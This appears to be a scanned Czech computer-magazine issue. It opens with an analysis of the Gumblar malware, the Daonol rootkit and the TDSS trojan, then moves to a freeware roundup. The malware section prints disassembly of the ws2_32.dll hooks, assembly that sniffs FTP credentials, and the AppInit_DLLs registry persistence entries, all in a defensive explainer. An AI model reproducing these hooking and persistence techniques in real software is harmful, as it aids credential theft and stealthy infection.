Na zmiňovaném brazilském serveru existuje bezpočet různých exploitů, čehož se malware okamžitě pokouší využít. Vzhledem k tomu, že náš obranný systém je vypnut, může malware řádit v počítači bez povšimnutí: analyzuje operační systém, prohlížeč (i jeho komponenty) a další


```
HTTP/1.1 200 OK
Date: Tue, 01 Dec 2009 06:25:25 GMT
Server: Apache
Vary: Host
X-Powered-By: PHP/4.4.6
Set-Cookie: PHPSESSID=1341118383; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 5562
Content-Disposition: inline; filename=f3PF6.dat
Content-Transfer-Encoding: binary
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: application/pdf

%PDF-1.4
1 0 obj
```

4,126s

ZRANITELNOST V ADOBE READERU

Gumblar infikuje počítač pomocí přetečení bufferu u mezery v doplňku prohlížeče.

```
71AB6232 90 NOP
71AB6233 8BFF MOV EDI,EDI
71AB6235 EC PUSH EBP
```

Dll soubor „ws2_32“ před napadením.

```
71AB6232 90 NOP
71AB6233 E9 C4D7549E JMP 100039FC
71AB6235 E1 PUSH EBP
```

Po napadení můžete vidět přesměrování na rootkit.

```
71AB428A E9 6DEE549E JMP 100030FC
71AB428F 83EC 10 SUB ESP,10
71AB4292 EC PUSH EBP
```

Zde je funkce volání přesměrována.

10,218s

MANIPULACE DLL

Funkci „WSASend“ v souboru „ws2_32.dll“ manipuluje Gumblar tak, že funkce volání „send ()“ je přesměrována na rootkit Daonol. To umožní například získávat přihlašovací údaje.

11,545s

SLEDOVÁNÍ FTP PŘIPOJENÍ

Gumblar nyní analyzuje úplný oběh dat v síti. Ukládá všechny přihlašovací údaje a odesílá je programátorům malwaru.

```
mov eax, [ebp+0Ch]
mov eax, [eax]
mov [ebp-14h], eax
mov eax, [ebp+0Ch]
mov [ebp-24h], eax
add dword ptr [ebp-24h], 5
cmp dword ptr [ebp-14h], 52455355h ; USER
jnz short loc_100032D4

loc_100032D4:
; PASS
cmp dword ptr [ebp-14h], 53534150h
jnz loc_100038F2
```

Virus přes mail: TDSS se zamaskuje jako aktualizace

Na rozdíl od viru Gumblar, který je distribuován pomocí přímého stažení, existuje spousta škůdců, kteří se stále ještě snaží najít cestu do počítače přes e-mail. Bezpečnostní experti z antivirové společnosti Panda pro nás důkladně prozkoumali trojského koně známého pod označením TDSS.

JAK SE TDSS DOSTANE DO PC:

Hacker odesílá prostřednictvím e-mailu odkaz na zajímavé video o urychlovači částic v CERN. Zde je (pomocí doplňku prohlížeče – Flash přehrávače) do počítače uživatele nahrán trojský kůň TDSS a spolu s aplikací otevírají v počítači

„zadní vrátka“ chytře naprogramovaným rootkitům.

Společnost Panda škůdce analyzovala a našla v malwaru (vytvořeném v assembleru) kód, který TDSS maskuje přepsáním volání funkce, které odkazuje na jeho jednotlivé funkce. Je tedy obtížné odhalit jeho „rootkit schopnosti“, antivir si nemusí být jist, zda jde o trojského koně, nebo ne. Jediným „identifikačním“ údajem je, že se při přístupu na internetovou stránku nejprve zobrazí chybové hlášení. Hacker tak chce uživatele přesvědčit, že stránka neexistuje.

programy v našem systému. Gumblar se zaměřuje zejména na mezery v programech Adobe Reader a Adobe Flash a v balíku Microsoft Office. Na základě zranitelností zjištěných na konkrétním počítači si pak škůdce stáhne ze serveru příslušný exploit. Na váš počítač tedy zaútočí škodlivý kód přímo zaměřený na vaše konkrétní „slabá místa“.

4,126 s

Abychom škůdci porozuměli lépe, podívali jsme se do zdrojového kódu a zkusili jsme odhalit to, co se jeho tvůrci snaží skrýt: zdrojový kód je záměrně vytvořen poměrně komplikovaným způsobem, takže jeho skutečný účel není na první pohled jasný. Tímto krokem hackeři ztěžují práci nejen virovým analytikům, ale především automatickým detekčním systémům.

My jsme však objevili klíčový prvek, který plní funkci „šperháku“. Tento prvek (označovaný také jako dropper) sám o sobě „destrukční“ schopnosti nemá – pouze otevírá cestu pro další viry. Zde například pomocí vkládání <embed> objektů a spouštění souborů ve formátu PDF (na pozadí) otevírá cestu svým nebezpečnějším kolegům. V našem případě šlo o poměrně „tvrdý oříšek“ – konkrétně o „Exploit.Win32.Pidief.crv“, který využívá mezeru v programu Adobe Reader v podobě „klasického“ přetečení zásobníku. Běžný uživatel nemá šanci si útoku všimnout – Adobe Reader se na

pozadí otevře a krátce poté znovu zavře. Na obrazovce se neobjeví nic, co by naznačovalo útok – malware se do počítače dostane zcela nepozorovaně.

5,693 s

Nyní představený program je poslední etapou – tedy alespoň v tomto případě. Škůdce označovaný jako „Trojan-PSW.Win32.Kates.ad“ se do počítače dostane na několik kroků. To, že se program rozdělí na několik malých částí, je speciální trik, tvůrci označovaný jako modularizace. Díky tomuto triku je údržba škůdce jednodušší a jeho nasazení efektivnější. Dropper tak může nenápadně stáhnout jednotlivé komponenty přesně podle potřeb hackera.

7,953 s

Škůdce přidá do registru následující záznam:

„HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows“ „LoadAppInit_DLLs“ = „1“.

8,131 s

Druhou položkou v registru (HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows, AppInit_DLLs = „winmm.dll“) hacker zajistí, že každá aplikace, která využívá „user32.dll“ (je jich většina), zároveň automaticky spustí i DLL škůdce. Soubor „winmm.dll“ je součástí rootkitu označovaného jako Daonol. Ze systému nezmizí ani po restartu, přičemž se maskuje následujícím způsobem: DLL viru zachytí libovolný proces (v našem případě je to Adobe Reader), do RAM zapíše vlastní kód a DLL okamžitě „uzavře“. Samotný proces Gumblaru se tak objeví jen na zlomek sekundy. Výsledkem je cizí kód spuštěný v paměti RAM, původně vyhrazený aplikaci Adobe Reader. Tato metoda „injekce procesů“ byla objevena Felixem Lederem pomocí nástroje RE-Google (viz rámeček vpravo).

10,218 s

Zde koloběh Gumblaru končí a může začít nový útok. Jakmile se uživatel přihlásí ke


Tým studentů odhaluje Conficker a Gumblar

Felix Leder, doktorand univerzity v Bonnu, vyvinul s týmem studentů nástroj, který analyzuje malware a určuje jeho funkce. Pomocník s názvem RE-Google je doplněk pro IDA disassembler a pouze ve finále odesílá Googlu automatické vyhledávací dotazy.

JEDNODUCHÝ KONCEPT S VÝSLEDKEM

Jednoduchý, ale velmi účinný trik: Vzhledem k tomu, že viry a malware rády používají existující knihovny a programové části, můžete mnoho škůdců snadno odhalit pouhým hledáním na netu.

Díky tomu mohl Leder se svým týmem identifikovat různé kryptovací funkce v malware Conficker a Waledac Bot. Jeho nástroj „RE-Google“ také pomá-



Vizualizace: Modulární struktura malware s tzv. loaderem (vpravo) a rootkitem (vlevo).

hal s Gumblarem. Leder například zjistil, jak rootkit funkce funguje a že je založen na „toolkitu Shock Shock“.

Kromě toho také objevil, že Gumblar filtruje z datového provozu protokol FTP, a to i přesto, že tato „funkce“ není z analýzy zdrojového kódu rootkitu zřejmá – byla totiž zašifrována přímo v kódu malware.

svým webovým stránkám (například pomocí FTP), škůdce data prozkoumá a začne s nimi manipulovat – například do stránek vloží výše uvedený kód v javaskriptu a umožní napadení dalšího počítače. Soubor „Winmm.dll“ také hackerovi umožňuje kontrolu FTP připojení – součástí rootkitu Daonol bývá i nástroj označovaný jako sniffer. Ten dokáže monitorovat síťovou komunikaci všech programů. Kromě toho DLL přepíše části standardní funkce Windows Send a Recv (z dynamické knihovny „ws2_32.dll“) a umožní „kontrolu“ jejich volání. To například dovolí analyzovat datový tok a získat přístup k zajímavým datům, jako jsou třeba uživatelská jména a hesla k FTP účtům.

10,228 s

Ve finále se v registru vytvoří ještě položka, která slouží k informování „nově přichozích“ verzí Gumblaru, že systém již byl napaden:

„HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Drivers32“ „midi9“ = „[filename] OyAAAAAAA“.

11,545 s

Od této chvíle Gumblar nejen slídí po disku a kontroluje FTP připojení, ale i manipuluje s dotazy Googlu: pomocí instalace proxy, která je „převlečená“ za Sys32.dll.exe, a také vytvořením kanálu pro vyhledávací dotazy přes port 7171.

Pokud se při surfování pohybujete po stránkách bank, obchodních portálů nebo měst, je možné, že vám při hledání Google ukáže správné výsledky, ale mno-

hem častěji zavede uživatele na phishingové stránky. Při hledání nástrojů na odstranění Gumblaru také logicky nenajdete nic...

To ale zdaleka není vše – jakmile váš počítač ovládne Gumblar, je jen otázkou času, kdy se na něj dostane specializovaný škůdce, který změní váš počítač v zombie a začlení se do botnetu. Váš počítač tak budou moci na dálku ovládat hackeři a používat ho ke svým dalším výnosným aktivitám (rozesílání spamu, DOS útokům...).

A jak se bránit? Prvním krokem by měla být aktualizace Windows, prohlížeče a jeho doplňků (Adobe Reader a Flash). To by mělo pro odvrácení útoku stačit. Pokud je váš počítač již napaden, pomohou vám naše nástroje na odstranění škodlivého softwaru. 

AUTOR@CHIP.CZ

NAJDETE NA DVD

RootAnalyzer – nový typ nástroje, který vyhledává skrývající se škůdce, případně je i eliminuje

HijackThis – detekuje malware, který zanechává stopy při změnách v systému

Radix Antirrootkit – vyhledává rootkity, které se skrývají v „hloubce“ operačního systému

Symantec Removal Tool for W32.Downadup – specializovaný nástroj na vyhledání a odstranění červa Conficker

Dr. Web CureIt – kontroluje počítač na přítomnost počítačových virů a červů, umožňuje i jejich odstranění

Programy k tomuto článku najdete na DVD pod indexem **Viry**



TRUSTPORT ANTIVIRUS PRO USB

Pokud máte příliš zavirovaný počítač a není možné nainstalovat alternativní produkt, uživatelé často propadají panice. My vám nabízíme řešení. Antivirový program můžete nosit stále s sebou v kapse na zabezpečené USB klíčenice nebo na paměťové kartě. Tento program najdete na DVD pod indexem **Viry**.


Nástroje a služby ZDARMA

Skvělé nástroje s nulovým tarífem: tentokrát s Linuxem pro Windows, praktickými fotonástroji, systémovými programy – a s nejeníálníjšími webovými službami měsíce a mobilními aplikacemi.

ALEŠ PRÍSTÁL, ALES.PRISTAL@CHIP.CZ

andLinux Beta 2

Testování linuxových nástrojů přímo ve Windows



Chcete-li si vyzkoušet Linux a nevzdat se přitom Windows, pak je pro vás první volbou andLinux. Tento nástroj totiž neběží v žádném virtuálním stroji nebo jako zvláštní operační systém, nýbrž paralelně vedle ostatních aplikací Windows. Zde můžete testovat všechny linuxové programy a porovnávat je s jejich protějšky ve Windows. Systém Ubuntu funguje – jednou nainstalován – bez problémů. Prostřednictvím spouštěcí nabídky KDE v hlavním panelu spustíte předinstalované aplikace, například souborový browser Konqueror. Najdete zde také další nástroje, jako MediaPlayer, kancelářské programy, webové prohlížeče nebo správce softwarových balíků Synaptic. S posledně jmenovaným mů-

žete instalovat ještě další aplikace a tím si osvojit i jiné programy ze světa Linuxu.

TIP 1 Při instalaci zvolte jako »Startup Type« možnost »run andLinux manually as a NT service«. Tak budete moci spouštět Linux pod Windows podle potřeby manuálně. Pro plynulou práci byste měli při instalaci nastavit minimálně 256 MB RAM.

TIP 2 andLinux vytvoří také nový příkaz v místní nabídce souborů. Jeho prostřednictvím otevřete dokumenty nebo multimediální soubory přímo v odpovídající linuxové aplikaci.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: Angličtina

www.andlinux.org



Free Studio Konverzní souprava


Free Studio obsahuje pod jednou uživatelskou ovládací plochou 23 jednotlivých programů, které toho dokážou opravdu hodně: transformovat audio- a videosoubory, stahovat videa z YouTube a opačným směrem posílat vlastní filmy, děvéděčka nechráněná proti kopírování nahrávat na pevný disk, ukládat video ve formátu pro váš iPod, iPhone nebo PSP nebo vypalovat programy. Noví uživatelé ocení jednoduché ovládání a rychlé a dobré výsledky.

TIP Ten, kdo potřebuje pouze některý z 23 programů, může si jej stáhnout z domovské stránky výrobce i jednotlivě.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7

JAZYK: Angličtina

www.dvdvideosoft.com



RadarSync Jak na bezpečnostní mezery

Stále častěji využívají viry bezpečnostní mezery v zastaralém softwaru, aby tak pronikly do cizích počítačů. Tomuto problému lze čelit pomocí nástroje RadarSync, který prozkoumá automaticky nainstalované programy a ovladače a upozorní na možné aktualizace. Pak si můžete rovnou stáhnout nejnovější verze a mezery tak uzavřít. Program nabízí jednoduché prostředí s nepřehledným množstvím funkcí.

TIP Pod »Options | Download« stanovíte, jak má RadarSync s aktualizacími soubory zacházet. Obvykle je nástroj po 30 dnech odstraní. Pokud vám to nevyhovuje, aktivujte »Do not delete downloads«.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7

JAZYK: Angličtina

www.radarsync.com



Maxa Cookie Manager Odstranění datových špiónů


Cookies na jedné straně usnadňují procházení webu, na druhé však také provozovatelům stránek prozradí informace o vašich surfovacích návycích. Maxa Cookie Manager najde ve vašem PC všechny takové soubory – jednoduché http cookies stejně jako Flash cookies. Nástroj vyhodnotí, které z nich se zabývají špiónáží a vytvářejí obsáhlý profil uživatele a které obsahují jenom neškodné informace. Vy pak rozhodnete, které cookies má vymazat. Program podporuje nejrozšířenější prohlížeče.

TIP Prostřednictvím hlavní nabídky můžete pod »Online Privacy Test« zjistit, které informace cookies ukládají.

OPERAČNÍ SYSTÉM: Win 9x/2k/XP/Vista/7

JAZYK: Angličtina


www.maxa-tools.com



eDocPrintPro Všechno v PDF

Lhostejno, zda jde o program sady Office, kreslicí program, nebo webový prohlížeč – eDocPrintPro vytvoří ze všech aplikací dokumenty ve formátu PDF. Nástroj se instaluje jako ovladač tiskárny, a je tedy dostupný v každém tiskovém menu jakéhokoliv programu. Přídavné funkce najdete v nastaveních: proměnné rozlišení do 4 000 dpi, miniaturní tisk nebo kompresi jednotlivých obrázků. **TIP** Program podporuje také jiné formáty souborů. V tiskovém menu najdete pod »Einstellungen | Ziel« v rozbalovacím seznamu »Ziel Datei Type« také obrazové formáty jako JPG, TIF, BMP nebo PNG.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista
JAZYK: Němčina
www.pdfprinter.at



ImLab Profesionální analýza obrazů

Obrázový editor s profesionálními funkcemi je velmi drahý. ImLab nabízí oproti profesionálním nástrojům jen zlomek možností, zato je k dispozici zcela zdarma. Zvláště zajímavé jsou analytické funkce, jimiž ImLab nahlíží přímo do struktury JPEG. Ukáže tak například bitovou hloubku, metainformace a kvantizační matici obrázků. **TIP** Chcete-li obrázek upravit, zaveďte jej příkazem »Open« a pak přejděte do menu »Process«. Tam můžete prostřednictvím »Render« pokládat na obraz různé filtry. V menu »Filter« naleznete celou řadu nejrůznějších efektů od deformace až po gaussovské rozmazání.

OPERAČNÍ SYSTÉM: Win 9x/2k/XP/Vista/7
JAZYK: Angličtina
<http://imlab.sourceforge.net>

URL měsíce

BINGLE


Chcete se dozvědět, zda dává lepší výsledky Google, nebo nový vyhledávač Bing od Microsoftu? Se službou Bingle je můžete porovnat, neboť vám výsledky obou konkurentů zobrazí vedle sebe. Bingle podporuje i vyhledávání obrázků, videí nebo zpravodajství.
www.bingle.nu

FILESPOTS

Filespots je internetový prohlížeč souborů a služba pro sdílení souborů v jednom. Webová služba zobrazuje přímo v browseru přes 100 běžných i exotických formátů kancelářských a multimediálních souborů. Kromě toho můžete ke zpracování, čtení a komentování souborů přizvat jiné uživatele.
www.filespots.com

3X3LINKS


Pomocí 3x3Links získáte z každého počítače přístup ke své osobní internetové domovské stránce. Oblíbené položky zde můžete zapsat do složek a podsložek a uložit tak celkem přes 700 odkazů.
www.3x3links.com



Yet Another Process Monitor Sledování výkonu PC

Správce úloh ve Windows informuje o běžících procesech jen nedostatečně. Pokud chcete zjistit, které služby a programy skutečně zpomalují váš počítač, měli byste využít Yet Another Process Monitor. Po dvojitém kliknutí získáte detailní informace o obsazení paměti, »vláknec« a závislostech jednotlivých procesů. Mezi nástroje programu patří také zobrazení TCP/UDP připojení a procesů. **TIP** Kdo chce přijít problémům na kloub hlouběji, ten si může prostřednictvím »Other actions | create dumpfile« pořídit výpis paměti. Které informace do něj má nástroj zahrnout, definujte pod »Dump option«.


OPERAČNÍ SYSTÉM: Windows XP/Vista/7
JAZYK: Angličtina
<http://yaprocmn.sourceforge.net>



Ultimate Windows Tweaker Systém na míru

Chcete-li Windows přizpůsobit svým osobním potřebám, lze doporučit »tuningový« software, neboť v něm máte všechna nastavení dostupná na jednom místě – to se nezměnilo ani s Windows 7. Ultimate Windows Tweaker nabízí rozsáhlé možnosti, přehledně uspořádané podle výkonnosti, bezpečnosti a obslužného komfortu. Jako první vám nabídne sadu nastavení ovlivňujících chování Windows po stránce vzhledu. **TIP** Pod Windows 7 můžete při přihlašování zpřístupnit vestavěný účet správce. Za tím účelem přejděte na »User Accounts & UAC« a »Administrator Account« nastavte na »Enabled«.

OPERAČNÍ SYSTÉM: Windows Vista/7
JAZYK: Angličtina
www.winvistiapclub.com



Rainmeter Konfigurace plochy

Nejaktuálnější zpravodajství, poslední zpráva z Twitteru, stav vašeho PC (zatížení CPU, využití paměti), počasí – hledat všechny tyto informace může trvat hodně dlouho. Rychleji to jde s Rainmeterem. V tomto volně konfigurovatelném přehledu plochy stanovíte, které informace má nástroj trvale zobrazovat v postranním panelu a ve stavovém řádku. **TIP** Nejsnáze nakonfigurujete elementy (skins) pomocí RainBrowseru, který najdete ve složce nabídky Start. Zde vždy zvolte v sekci »Skin Settings« možnost »Draggable« – jen tak budete moci později skiny přetáhnout myší na správné místo.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7
JAZYK: Angličtina
www.rainmeter.net

Mobilní aplikace měsíce

SHAZAM

Posloucháte písničku, která se vám líbí, ale neznáte ani její název, ani interpreta? Pak potřebujete Shazam. Podržte mobil u reproduktoru – Shazam zaznamená vzorek skladby a pošle jej na analýzu webové služby, která vám promptně sdělí výsledek.

SYSTÉM: iPhone, Android, Symbian
DOWNLOAD: www.shazam.com


AROUNDME

Tato aplikace vás rychle seznámí s vaším okolím a zodpoví vám nejrůznější otázky: Potřebujete zjistit co hraji v kině za rohem? Nebo kde je nejbližší bar? Potom využijte AroundMe. Postaráno je i o méně příjemné situace: program podá informace o lékárnách, lékárnách a čerpacích stanicích.

SYSTÉM: iPhone
DOWNLOAD: www.tweakersoft.com

Paint.NET

Zrychlený obrazový editor




Paint.NET má do Photoshopu jistě hodně daleko, avšak jeho současný rozsah funkcí by většině soukromých uživatelů mohl být více stačit. Je to překvapivé, neboť tento software byl původně vyvíjen ve spolupráci Microsoftu a washingtonské State University, aby nahradil normální Paint ve Windows. Od té doby už však program umí mnohem víc a dovoluje například i práci s více vrstvami. Neustále také přibývají nové efekty, jako v aktuál-

ní verzi 3.5 zkrasovací a doostřovací filtry. To hlavní však bylo učiněno v otázce výkonnosti: Paint.NET používá optimalizace v DirectX 11 a v .NET-Framework 3.5. K tomu ovšem musí být obě komponenty nainstalovány, předpokladem je tedy Vista nebo Windows 7. Díky DirectX 11 pak nástroj využívá funkci DirectWrite a tím hardwarově urychlení grafické karty. Navíc se Paint.NET dá, stejně jako jeho velký vzor Photoshop, rozšířit zásuvnými moduly – celou řadu jich najdete ke stažení v oficiálním webovém fóru na adrese <http://paintdotnet.forumer.com>.

TIP 1 Kdo obrázky optimalizuje raději prostřednictvím histogramu a gradačních křivek, ten najde příslušné funkce v nabídce »Nastavení« mezi volbami »Křivky«, respektive »Posterizace«.

TIP 2 Vývojáři Paint.NET dávají pravidelně k dispozici veřejné beta verze s novými funkcemi. Tyto verze můžete zahrnout i do aktualizací rutiny. Za tím účelem aktivujte během instalace volbu »Hledat novější verze«.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7
JAZYK: Čeština, angličtina
www.getpaint.net




LockThis! Blokování aplikací

Chcete-li otevřené programy nebo dokumenty skrýt před cizími pohledy, je pro vás tou nejrychlejší cestou LockThis. Na rozdíl od Windows v něm můžete chránit heslem jednotlivá okna. Stačí k tomu minimalizovat příslušné okno při stisknutí klávese [Ctrl]. Aby se dalo opět maximalizovat, je nutné správné zadání hesla, bez kterého není možné okno obnovit. Tak může na vašem PC například pracovat kolega, aniž byste důvěrné dokumenty museli pokaždé zavírat.

TIP Standardní heslo „LockThis!“ byste při prvním spuštění programu měli v sekci »Admin Panel« pod »Change Admin Password« změnit.

OPERAČNÍ SYSTÉM: Windows XP/Vista
JAZYK: Angličtina
www.duriosoft.com




Unstoppable Copier Záchrana poškozených DVD

Škrábance, nečistoty nebo vypalovací chyby na CD a DVD znemožňují jejich použití. To ale neznamená, že by na nich byla všechna data ztracena. Unstoppable Copier vytáhne z pevného disku, CD, DVD, disket a dalších paměťových zařízení neporušené soubory a pokusí se také obnovit soubory v poškozených úsecích.

TIP Načtení hodně poškozených médií může podle okolností trvat i několik hodin. Tuto dobu dokáže Unstoppable Copier při správném nakonfigurování zkrátit. Přejděte proto na »Settings«, aktivujte volbu »Undamaged Files First« a pak »Set Maximum Retries« zredukujte na »0«.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7
JAZYK: Angličtina
www.roadkil.net




ManagePC Systémové informace

ManagePC shrnuje všechny důležité informace nejen o hardwaru a softwaru vašeho PC, ale i o uživateli a skupinách, procesech a hot-fixech vašeho PC. V tabulkových přehledech zobrazí kromě obecných údajů o počítači také aktivní procesy, nainstalované aktualizace Windows, software, kodeky a všechny aplikace, které Windows po zavěšení samočinně spustí. Seznamy můžete exportovat ve formátech HTML, XLS nebo RTF.

TIP Plánovač úloh, který automatizuje úkony jako defragmentaci pevného disku, najdete postupem »Management | Admin Tasks | Create Scheduled Task«.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7
JAZYK: Angličtina
www.managepc.net



Telefonní seznam Správa kontaktů

Hledáte telefonní číslo na firmu nebo fyzickou osobu? Zrovna nemáte po ruce internet nebo starý klasický papírový telefonní seznam? Preventivně si nainstalujte aplikaci Telefonní seznam. Ta si sice po instalaci musí stáhnout nejnovější data, ale potom už pracuje off-line, tedy bez potřeby připojení k internetu. Pokud jste ovšem on-line, budete mít k dispozici další funkce, jako je třeba okamžitý náhled na místo bydliště v Google mapách. **TIP** Kliknutím na telefonní číslo je možné jej vytočit přes Skype. Záznamy si můžete sami upravovat, ale také doplňovat, a to jak u firem, tak u osob.

OPERAČNÍ SYSTÉM: Win 9x/2k/XP/Vista/7

JAZYK: Čeština

www.teleinfo.cz




Burning Studio free Vypalování

Nová verze nástroje určená pro rychlé vypalování dat. Chcete vypálit CD/DVD nebo Blu-ray v přehledné aplikaci, která zároveň nezpomalí váš systém armádou zbytečných doplňků? Ashampoo Burning Studio je tedy určeno právě pro vás. Vypalovat lze prostě soubory, ale také hudbu, a pokud máte připravené správné soubory z authoringového programu, tak i video. Bonusem je pak ripování hudebních CD. **TIP** Instalace programu je v angličtině, čeština se posléze aktivuje automaticky. Pokud se tak nestane, označte v okně „Settings/Languages“ volbu „Český - Czech“. Program má velmi jednoduché ovládání v češtině.

OPERAČNÍ SYSTÉM: Win 9x/2k/XP/Vista/7

JAZYK: Čeština, angličtina

www.ashampoo.com



HeatMapper Lokalizace Wi-Fi

Jak vypadají Wi-Fi sítě ve vašem okolí? Program HeatMapper si lehce proměříte, jak vypadá signál ve vašem bytě nebo domě. Zakreslete si plánec bytu, procházejte byt s notebookem a po každém kroku klikněte do plánku. Jakmile projdete celý byt, zobrazí se intenzita Wi-Fi signálu v každém bodě. Díky tomu nejenže uvidíte, jak silný máte signál z vašeho vlastního AP, ale také uvidíte, odkud září okolní Wi-Fi sítě, na jakém jsou kanále a jaká je jejich síla.

TIP Nejjednodušší je, pokud máte oficiální plánec, třeba od developera nebo ze stavebního povolení.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: Angličtina

www.ekahau.com



Nokia PC Suite Správa Nokií

Program pro ovládání a správu obsahu mobilních telefonů Nokia. Program podporuje připojení kabelem, infračerveným portem nebo pomocí dnes už rozšířené Bluetooth technologie. S Nokia PC Suite můžete spravovat kontakty, odesílat textové zprávy, stahovat fotografie z mobilu do počítače, nahrávat do mobilu hudbu či video a mnoho dalšího. Nokia PC Suite vám pomůže také s instalací nových programů do vašeho počítače a efektivní správou telefonu Nokia.

TIP Nokia PC Suite vás při instalaci navádí krok za krokem, jak připojit svůj telefon k počítači. Jeho snadná obsluha je podpořena i češtinou.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7

JAZYK: Čeština, angličtina

www.nokia.cz



Notebooky s výdrží

Soustředit se na práci, když musíte každou chvíli kontrolovat, jak dlouho vám ještě baterie notebooku umožní pracovat, dost dobře nejde. Naštěstí se v poslední době objevila řada notebooků kombinujících **malé rozměry a hmotnost s dlouhou výdrží** a dostupnou cenou. Deset takových modelů jsme vyzkoušeli v naší testovací laboratoři.

MICHAL BAREŠ

